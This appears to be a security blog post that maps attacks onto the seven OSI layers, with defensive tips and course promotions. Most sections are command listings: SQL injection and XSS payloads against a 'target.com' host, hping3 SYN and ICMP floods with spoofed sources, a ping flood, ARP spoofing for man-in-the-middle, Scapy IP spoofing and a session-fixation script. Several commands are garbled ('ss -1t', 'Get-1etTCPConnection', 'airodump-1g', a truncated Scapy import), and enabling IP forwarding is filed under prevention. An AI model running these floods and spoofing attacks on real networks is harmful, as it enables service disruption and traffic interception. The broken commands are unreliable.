Listen to this Post

Introduction
The Open Systems Interconnection (OSI) model serves as the foundational framework for understanding how data traverses networks and, more critically, where security vulnerabilities manifest across each layer. For ethical hackers and security professionals, mastering the OSI model isn’t merely an academic exercise—it’s a practical methodology for systematically identifying, exploiting, and mitigating network-based attacks. This comprehensive technical analysis bridges the gap between theoretical networking concepts and actionable offensive security techniques.
Learning Objectives & Secrets
- Objective 1: Layer-by-Layer Attack Surface Mapping – Master the protocol-specific vulnerabilities at each OSI layer and understand how attackers chain exploits across multiple layers for sophisticated breach campaigns. This enables precision in both penetration testing and defensive hardening.
-
Objective 2: Protocol Exploitation Techniques – Learn the exact command syntax and tool configurations to execute attacks like ARP spoofing, SYN floods, and SSL/TLS downgrade attacks, while simultaneously understanding the underlying packet-level mechanics that make these exploits effective.
-
Objective 3: Defensive Countermeasure Implementation – Deploy layer-appropriate security controls using native Linux/Windows tools, including firewall rules, cryptographic protocol hardening, and network segmentation strategies that disrupt attacker kill chains at the earliest possible stage.
You Should Know
- Application Layer (Layer 7): The Web Attack Surface
The Application layer represents the most frequently targeted attack surface in modern cybersecurity, where HTTP/HTTPS, FTP, DNS, and SMTP protocols operate. Attackers exploit application-layer vulnerabilities through injection flaws, Cross-Site Scripting (XSS), and Command Injection attacks.
SQL Injection Testing and Mitigation:
 Linux - Basic SQLi detection using sqlmap
sqlmap -u "http://target.com/page?id=1" --batch --dbs

Windows PowerShell - Test for SQL injection using Invoke-WebRequest
$payload = "1' OR '1'='1"
$response = Invoke-WebRequest -Uri "http://target.com/page?id=$payload"
$response.Content | Select-String -Pattern "error|warning|mysql"

Linux - Manual XSS payload testing with curl
curl -X GET "http://target.com/search?q=<script>alert(1)</script>"
Mitigation Strategy: Implement parameterized queries, input validation, and Web Application Firewalls (WAF). For HTTP security headers:
 Linux - Check HTTP security headers
curl -I https://example.com | grep -E "X-Frame-Options|Content-Security-Policy|Strict-Transport-Security"
2. Presentation Layer (Layer 6): Cryptographic Protocol Exploitation
The Presentation layer handles data formatting, encryption, and compression through SSL/TLS protocols. Attackers target this layer through downgrade attacks that force weaker cipher suites, man-in-the-middle (MITM) interceptions, and cryptographic protocol vulnerabilities like POODLE or Heartbleed.
SSL/TLS Security Assessment:
 Linux - Test for weak SSL/TLS ciphers using openssl
openssl s_client -connect example.com:443 -tls1_2 -cipher 'ECDHE-RSA-AES128-GCM-SHA256' 2>/dev/null

Linux - Comprehensive SSL/TLS scan with testssl.sh
git clone https://github.com/drwetter/testssl.sh.git
cd testssl.sh
./testssl.sh -U --sneaky example.com

Windows PowerShell - Check TLS protocols supported
$request = [System.Net.WebRequest]::Create("https://example.com")
$request.GetResponse()
Downgrade Attack Simulation:
 Force TLS 1.0 connection attempt
openssl s_client -connect example.com:443 -tls1

Check for SSLv3 vulnerability
openssl s_client -connect example.com:443 -ssl3
3. Session Layer (Layer 5): Session Management Exploitation
Session management vulnerabilities enable attackers to hijack user sessions, fixate session identifiers, or replay captured session tokens. Tools like Burp Suite and Wireshark excel at intercepting and manipulating session cookies.
Session Hijacking with Burp Suite:
- Configure Burp Suite as an intercepting proxy (port 8080)
2. Capture HTTP requests containing session cookies
- Use Repeater to replay requests with stolen session identifiers
Session Fixation Testing:
 Inject session cookie using Python
python3 -c "
import requests
cookies = {'sessionid': 'attacker_controlled_value'}
response = requests.get('https://target.com/profile', cookies=cookies)
print(response.status_code, response.text[:200])
"
Replay Attack Mitigation: Implement nonce values, timestamp validation, and session expiration policies.
4. Transport Layer (Layer 4): Network Service Disruption
TCP and UDP protocols are vulnerable to volumetric attacks including SYN floods, UDP floods, and port scanning. These attacks exploit the connection establishment and connectionless nature of these protocols.
SYN Flood Attack Simulation:
 Linux - Use hping3 for SYN flood testing
sudo hping3 -S -p 80 --flood --rand-source target_ip

Linux - Monitor SYN flood impact
ss -1t | grep SYN-RECV | wc -l
netstat -s | grep -i "SYN"

Windows PowerShell - Monitor TCP connections
Get-1etTCPConnection | Group-Object State
SYN Cookie Mitigation (Linux):
 Enable SYN cookies for DoS protection
sudo sysctl -w net.ipv4.tcp_syncookies=1
sudo sysctl -w net.ipv4.tcp_max_syn_backlog=2048
Port Scanning Techniques:
 Nmap SYN scan
nmap -sS -p- -T4 target_ip

Nmap service enumeration
nmap -sV -sC -p 80,443,22,21 target_ip
- Network Layer (Layer 3): Route Manipulation and IP Spoofing
IP spoofing, ICMP floods, and route manipulation attacks target the Network layer to redirect traffic, disrupt communication, or perform man-in-the-middle attacks.
IP Spoofing with Scapy:
 Python script for ICMP spoofing
from scapy.all import
packet = IP(src="192.168.1.100", dst="192.168.1.1")/ICMP()/"Payload"
send(packet, verbose=0)
ICMP Flood Testing:
 Linux - Ping flood (requires root)
sudo ping -f -s 65507 target_ip

Linux - hping3 ICMP flood
sudo hping3 -1 --flood target_ip
Route Manipulation Prevention:
 Enable IP forwarding (attack facilitation)
sudo sysctl -w net.ipv4.ip_forward=1

Disable ICMP redirect acceptance
sudo sysctl -w net.ipv4.conf.all.accept_redirects=0
sudo sysctl -w net.ipv4.conf.default.accept_redirects=0
- Data Link Layer (Layer 2): ARP Spoofing and MAC Attacks
ARP spoofing remains one of the most effective MITM attack techniques, enabling attackers to intercept, modify, or drop network traffic on local segments.
ARP Spoofing with arpspoof (Linux):
 Install dsniff tools
sudo apt-get install dsniff

ARP spoofing - poison target's ARP cache
sudo arpspoof -i eth0 -t target_ip gateway_ip
 In another terminal
sudo arpspoof -i eth0 -t gateway_ip target_ip

Enable IP forwarding for MITM
sudo sysctl -w net.ipv4.ip_forward=1
Packet Capturing During ARP Spoofing:
 Capture all traffic in transit
sudo tcpdump -i eth0 -w capture.pcap -c 1000

Analyze captured traffic
tcpdump -r capture.pcap -1 | head -20
VLAN Hopping Detection:
 Check for trunk ports
nmap -e eth0 --script=8021x-capable target_ip

Identify native VLAN vulnerabilities
nmap -e eth0 --script=snmp-vlan
7. Physical Layer (Layer 1): Hardware-Based Security Attacks
Physical layer attacks target the actual network infrastructure through cable tapping, device theft, and RF jamming. While often overlooked, these attacks provide the most reliable access to network data.
RF Jamming Detection Commands:
 Linux - Monitor wireless interference
sudo iwconfig wlan0 | grep -i "noise|quality"

Linux - Spectrum analysis using airodump-1g
sudo airodump-1g wlan0 --band abg
Network Mapping for Physical Security:
 Identify all active network devices
nmap -sn 192.168.1.0/24

Port status verification
nmap -sU -p 161 --script=snmp 192.168.1.0/24
What Undercode Say
- Key Takeaway 1: The OSI model provides a systematic framework for understanding the layered nature of cyber attacks, enabling defenders to implement perimeter, internal, and endpoint security controls at the appropriate network levels.
-
Key Takeaway 2: Most sophisticated attacks exploit vulnerabilities across multiple OSI layers simultaneously—session hijacking combined with ARP spoofing and TLS downgrade attacks create powerful hybrid exploitation chains.
The OSI model is not just a theoretical framework but a practical battlefield map. Understanding the specific attack vectors at each layer allows security professionals to think like adversaries while implementing targeted defenses. The commands and techniques provided serve as starting points for penetration testing labs; always ensure you have explicit authorization before deploying these against production or third-party networks. Ethical hackers must comprehend not only exploitation but also the fundamental networking principles that make these attacks effective—only then can truly robust security architectures be designed.
Prediction
- +1 Organizations will increasingly adopt Zero Trust Network Access (ZTNA) models that operate at the Application and Session layers, significantly reducing the attack surface exposed at lower OSI layers where traditional perimeter defenses failed.
-
+1 The integration of AI-driven network monitoring tools will revolutionize anomaly detection at the Transport and Network layers, enabling real-time identification of volumetric attacks and route manipulation attempts.
-
-1 The proliferation of IoT devices operating at the Physical and Data Link layers introduces unprecedented MAC flooding and RF jamming risks that traditional patch management strategies cannot address, requiring new physical security frameworks.
-
-1 Quantum computing advancements threaten to break current encryption standards at the Presentation layer, necessitating immediate transition to post-quantum cryptographic algorithms to prevent massive data decryption campaigns.
▶️ Related Video (86% Match):
https://www.youtube.com/watch?v=-Up9ZIjFIZQ
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eETcncbz – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


